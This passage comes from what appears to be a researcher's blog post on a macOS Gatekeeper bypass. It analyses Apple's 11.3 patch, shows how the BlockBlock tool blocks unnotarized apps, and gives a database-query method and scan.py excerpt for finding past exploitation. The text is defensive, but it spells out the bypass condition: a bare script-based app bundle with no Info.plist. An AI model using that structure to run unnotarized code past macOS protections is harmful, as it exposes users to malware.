Once we locate the “same” subroutine in 11.3, we first notice it has been greatly expanded. In fact, the number of code blocks (that indicate control flow decisions) has expanded from 26 up to 35. Clearly, additional checks were added. Though we won’t comprehensively deconstruct the entire (updated) algorithm, via static analysis, we can point out some relevant new checks that are responsible for (now) correctly classifying even applications that don’t have `Info.plist` files!

First (and most significantly) there is now a check for a path extension of `.app` …and any item with said extension, will now be correctly classified as a bundle:

```
1pathExtension = [[component pathExtension] lowercaseString];
2isBundle = [rax isEqualToString:@"app"];
```

This is important, as this is essentially the only check Finder performs when kicking off the launch of an application. (Recall we created a folder named `foo.app` double-clicked it, and observed Finder attempting to launch it).

Also, even if the item does not contain a path component of `.app`, the new code now checks for presence of `Contents/MacOS`:

```
1bundle = [component URLByAppendingPathComponent:@"Contents/MacOS"];
2isBundle = doesFileExist(bundle.path);
```

My guess is macOS likely requires (any, even non-application) bundles to conform to this structure for functionality reasons. This is makes sense that the “*is a bundle*” classification algorithm also now checks for structure as well.

The improved algorithm now correctly classifies our bare-bones script-based PoC application as a bundle. This means it’s now subjected to code paths within `syspolicyd` that will both display an alert to the user as well as block the application from running (as it is not notarized).


(correctly) blocked on macOS 11.3
Was this all that was required? It appears so, as a (very) brief triage of other logic within the `syspolicyd` code, did not reveal any notable changes.

Protections:

First and foremost the best way to patch against this nasty bug and protect oneself from malware that is currently exploiting it, is to update to macOS 11.3. Like now! Go do it!

Luckily, if you were running a recent version of BlockBlock (with “Notarization Mode” enabled), you were already protected! 🙌🏾

Version 2.0 of BlockBlock brought a host of improvements, such as native M1 compatibility. Most relevant in the context of today’s blog post though, was the introduction of “Notarization Mode”:



BlockBlock's Preferences

(including Notarization Mode)

The idea is simple: regardless of the system policy setting (or presence of bugs), BlockBlock examines launched processes (and scripts), and alerts on those that are not notarized. By design there are a few caveats including the fact that BlockBlock only examines user-launched applications, that have been downloaded from the Internet.

Let's delve into BlockBlock logic a bit more here:

1. By means of the Endpoint Security Framework, BlockBlock registers an authentication callback (`ES_EVENT_TYPE_AUTH_EXEC`) for any new processes:


```
 1//endpoint (process) client
 2@property es_client_t* endpointProcessClient;
 3
 4...
 5
 6//events
 7es_event_type_t procEvents[] = {ES_EVENT_TYPE_AUTH_EXEC};
 8
 9//new client
10// callback will process `ES_EVENT_TYPE_AUTH_EXEC` events
11es_new_client(&endpointProcessClient, ^(es_client_t *client, const es_message_t *message)
12{
13  //TODO process event
14}
15
16//subscribe
17es_subscribe(endpointProcessClient, procEvents, sizeof(events)/sizeof(procEvents[0]))
```

1. When a `ES_EVENT_TYPE_AUTH_EXEC` event occurs (i.e. when a process has been launched, but before it is allowed to execute), BlockBlock examines either the process, or if it's a process executing a script (e.g. `/bin/sh`) the script. Specifically after confirming the item (process or script) is running from a translocated location (which means it's been quarantined, and launched by the user), it checks if it's been notarized.

To check if an item has been translocated, one can invoke the private `SecTranslocateIsTranslocatedURL` API. Whereas to check if an item is notarized, invoke the `SecStaticCodeCheckValidity` API with a `SecRequirementRef` set to "notarized":

```
1SecStaticCodeRef staticCode = NULL;
2static SecRequirementRef isNotarized = nil;
3
4SecStaticCodeCreateWithPath(itemPath, kSecCSDefaultFlags, &staticCode);
5SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);
6
7SecStaticCodeCheckValidity(staticCode, kSecCSDefaultFlags, isNotarized);
```

1. If the item being launched is translocated and non-notarized, BlockBlock will alert the user, giving them the option to confirm or allow. For example, here's the detection and alert when attempting to run our PoC application:



BlockBlock, block blocking!
In the above alert, though macOS (inadvertently) will allow the script to run, BlockBlock has detected it is non-notarized script, and thus should (likely) be blocked. Though of course, the user is given the option to allow.

To learn more about, or to install BlockBlock, hop over to its page: BlockBlock. It's 100% free!

BlockBlock is also fully open-source, so you can peruse its source code as well: Source Code.

Detections

I've written a proof of concept Python script to scan for (past) exploitation attempts:

scan.py
What about (past) detections?

As it appears that this bug has been around since macOS 10.15 (2019), I thought it might be interesting to explore some ideas of detecting past abuses (…for example malware exploiting it in the wild).

First, recall that we ran three different applications and analyzed their log messages as an initial step in attempting to (somewhat) pinpoint the bug's location. For the PoC application (and only for the PoC application), after its (Gatekeeper) evaluation, we saw the following log message:

"`syspolicyd: [com.apple.syspolicy.exec:default] Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512`"

This log message is printed as part of the code path that (inadvertently) allowed the unsigned, unnotarized PoC application:

```
1os_log_impl(__mh_execute_header, r15, 0x1, "Updating flags: %@, %lu", &var_70, 0x16);
2
3
4[*(var_E8 + 0x8) updateFlags:rbx forTarget:var_A0];
```

As shown in the above code, immediately after the message is logged, `syspolicyd` invokes a method named `updateFlags: forTarget:`.

This method belongs to the `ExecManagerDatabase` call, and is invoked with the flags and the `PolicyScanTarget` object representing the evaluee.

Triaging the `ExecManagerDatabase`'s `updateFlags: forTarget:` method reveals an SQL update statement: `@"UPDATE policy_scan_cache SET flags = ?1 WHERE volume_uuid = ?2 AND object_id = ?3 AND fs_type_name = ?4";`

…and a call into an `executeQuery: withBind: withResults` method (that executes the SQL query via various `sqlite3_*` APIs).

In order to find out what database is updated we can run a file monitor such as macOS's built-in `fs_usage` utility:


```
# fs_usage -w -f filesystem | grep syspolicyd

...
RdData[S]  D=0x052fdb4a  B=0x1000  /dev/disk1s1
/private/var/db/SystemPolicyConfiguration/ExecPolicy-wal  syspolicyd.55183

# file /private/var/db/SystemPolicyConfiguration/ExecPolicy*
/private/var/db/SystemPolicyConfiguration/ExecPolicy: SQLite 3.x database
/private/var/db/SystemPolicyConfiguration/ExecPolicy-shm: data
/private/var/db/SystemPolicyConfiguration/ExecPolicy-wal: SQLite Write-Ahead Log
```

This reveals an aptly-named database being updated: `/private/var/db/SystemPolicyConfiguration/ExecPolicy`

If we take a peek at the undocumented `policy_scan_cache` table in this `ExecPolicy` database, we can see evaluation results …of many (every?) item that has been scanned!



Evaluated items in the policy_scan_cache table

Unfortunately the data in the `policy_scan_cache` table does not contain the path to the evaluated item. However, it turns out the `object_id` column contains the inode of the item (on the volume identified in the `volume_uuid` column).

We can confirm this by looking for our `PoC.app`. First, we get its inode (via the `stat` command):

```
% stat ~/Downloads/PoC.app/Contents/MacOS/PoC
16777220 121493800  ... /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC
```

Armed with its inode (`121493800`), let's query the `ExecPolicy` database:

```
# sqlite3 ExecPolicy

sqlite> .headers on

sqlite> SELECT * FROM policy_scan_cache WHERE object_id = 121493800;

pk|volume_uuid|object_id|fs_type_name|bundle_id|cdhash|team_identifier|signing_identifier|policy_m


15949|0612A910-2C3C-4B72-9C90-
1ED71F3070C3|121493800|apfs|NOT_A_BUNDLE||||7|0|512|1618194723|1618194723|1618194723|4146150715079
```

Perfect, this confirms that the systems evaluation results of our PoC application was in fact logged to the `ExecPolicy` database.

Let's now select all items that have similar values to what we saw in the logs, such as flags of `512` (we'll also add a few other constraints such as `NOT_A_BUNDLE`):

```
SELECT * FROM policy_scan_cache WHERE flags = 512 AND bundle_id = 'NOT_A_BUNDLE' AND policy_match
= 7; Result: 183 rows returned in 100ms
```

…still a lot. But many are simply legitimate utilities that you've downloaded and approved on your system (and thus can be ignored). For example, on my box there is a row containing the `object_id` (inode) value of `23503887` . This maps to `supraudit` , an unsigned audit utility (created by J. Levin) that I had previously downloaded and manually approved/ran:

```
$ stat /usr/local/bin/supraudit
16777220 23503887 /usr/local/bin/supraudit
```

Armed with this knowledge we can perhaps uncover successful exploitations of this bug in the following manner:

1. Enumerate the rows in the `policy_scan_cache` table, filtering on ones that (the policy engine thought were) not a bundle, have flag value of 0x200 (512).
2. For each result, take its `volume_uuid` and `object_id` value. The latter is really the item's (evaluee's) inode number.

3. Find the item on the matching volume, via this inode value. How? Well after reading Howard Oakley's "Open Recent, inodes, and Bookmarks: How macOS remembers files" I learned the `GetFileInfo` utility (found in `/usr/bin/`) can, given a volume and file `inode`, return the file's path:

   `GetFileInfo /.vol/<volume inode>/<file inode>`

4. In the `policy_scan_cache` table we noted there are many legitimate applications and utilities (that you've download and approved to run on your system). As such, we need to parse through each item (that we've found via its inode), to check if it's a suspicious bare-bones script-based application. Specifically we can look for a items with:

   a. An `*.app` in its path.

   b. A `/Contents/MacOS/` subdirectory.

   c. An item (within the `Contents/MacOS/` subdirectory) that matches the app's name *and* is a script.

   d. Does not contain an `Info.plist` file.

Find such an item, you've more than likely got a malicious item …or at least one that you should take a very close look at! 👀

Let's look at an example, using the malware that was exploiting this vulnerability as an 0day.

After running the malware, we notice a new entry in the `/private/var/db/SystemPolicyConfiguration/ExecPolicy` database:

```
# sqlite3 /private/var/db/SystemPolicyConfiguration/ExecPolicy
sqlite> SELECT * FROM policy_scan_cache WHERE flags = 512 AND bundle_id = 'NOT_A_BUNDLE' AND pk=
(SELECT max(pk) FROM policy_scan_cache);

pk|volume_uuid|object_id|fs_type_name|bundle_id|cdhash|team_identifier|signing_identifier|policy_m


77|0A81F3B1-51D9-3335-B3E3-
169C3640360D|12885173338|apfs|NOT_A_BUNDLE||||7|0|512|1618359929|1618359929|1618359929|41461507150
```

We then extract the value of the `object_id`, `12885173338`, (which recall is the file's `inode`), and use that to locate the file on disk.

```
# get volume's inode
% stat /
16777220 2 drwxr-xr-x 20 root wheel ...

# get file's (inode: 12885173338) path
% GetFileInfo /.vol/16777220/12885173338
file: "/Users/user/Downloads/yWnBJLaF/1302.app"
...

# its not signed
% codesign -dvvv 1302.app
1302.app: code object is not signed at all

# is a bare-boned application bundle
% find  /Users/user/Downloads/yWnBJLaF/1302.app
1302.app/Contents
1302.app/Contents/MacOS
1302.app/Contents/MacOS/1302

# who's executable component, is a script
% file 1302.app/Contents/MacOS/1302
1302.app/Contents/MacOS/1302: Bourne-Again shell script executable (binary data)
```

Note that once the file has been located, (in the terminal output above) we confirm it's an unsigned, bare-boned (no `Info.plist`) script-based application! Clearly fits the profile of an item exploiting this bug.

To automate the detection of such (potentially) malicious applications (on the main volume) I've created a simple Python script: scan.py. This script programmatically queries the `ExecPolicy` database, then processes the results in order to locate any script-based applications (without an `Info.plist` file) that have been run

```
 1...
 2
 3query = "SELECT * FROM policy_scan_cache WHERE volume_uuid = '" + volUUID + "' AND flags = 512
AND bundle_id = 'NOT_A_BUNDLE'"
 4
 5connection = sqlite3.connect("/private/var/db/SystemPolicyConfiguration/ExecPolicy")
 6items = execute_read_query(connection, query)
 7
 8#scan/parse all items
 9# looking for file on main volume that
10# a) is an app bundle
11# b) is a script-based app bundle
12# c) is a script-based app bundle, without an Info.plist file
13for item in items:
14
15  #get file path from vol & file inode
16  fileURL = Foundation.NSURL.fileURLWithPath_('/.vol/' + str(volInode) + '/' + str(item[2]))
17  result, file, error = fileURL.getResourceValue_forKey_error_(None, "NSURLCanonicalPathKey",
None)
18
19  ...
```

```
# python scan.py
volume inode: 16777220
volume uuid:  0A81F3B1-51D9-3335-B3E3-169C3640360D

opened 'ExecPolicy' database
extracted 183 evaluated items

possible malicious application: /Users/user/Downloads/yWnBJLaF/1302.app

detected 1 possible malicious applications
```

If the item (malware) is run off a disk image, the system will copy it off the .dmg to translocate the item before its evaluated. The entry in the database will therefore reference the translocated item. Unfortunately translocated items are automatically deleted by the system.
As such, the object_id (inode) may reference a file that no longer exists :/

Conclusions

The vast, vast, majority of macOS malware requires some user interaction (such as directly running the actual malicious code) in order to infect a macOS system. Unfortunately such macOS malware still abounds and everyday countless Mac users are infected.

Since 2007, Apple has sought to protect users from inadvertently infecting themselves if they are tricked into running such malicious code. This is a good thing as sure, users may be naive, but anybody can make a mistakes. Moreover such protections (specifically notarization requirements) may now even protect users from advanced supply-chain attacks …and more!

Unfortunately due to subtle logic flaw in macOS, such security mechanisms were proven fully and 100% moot, and as such we're basically back to square one …(well, more precisely pre-2007). Yikes!


In this blog post, we started with an unsigned, unnotarized, script-based proof of concept application that could trivially and reliably sidestep all of macOS's relevant security mechanisms (File Quarantine, Gatekeeper, and Notarization Requirements) …even on a fully patched M1 macOS system. Armed with such a capability macOS malware authors could (and are) returning to their proven methods of targeting and infecting macOS users. Yikes again!

The core of the blog post dug deep into the policy internals of macOS, ultimately revealing a subtle logic flaw. A shown, this flaw can result in the misclassification of certain applications, and thus would cause the policy engine to skip essential security logic such as alerting the user and blocking the untrusted application.

After reversing Apple's update, we highlighted the patch, noting how the classification algorithm was improved. This will now result in the correct classification of applications (as bundles), and ensure that untrusted, unnotarized applications will (yet again) be blocked, and thus the user protected.

(correctly) blocked on macOS 11.3

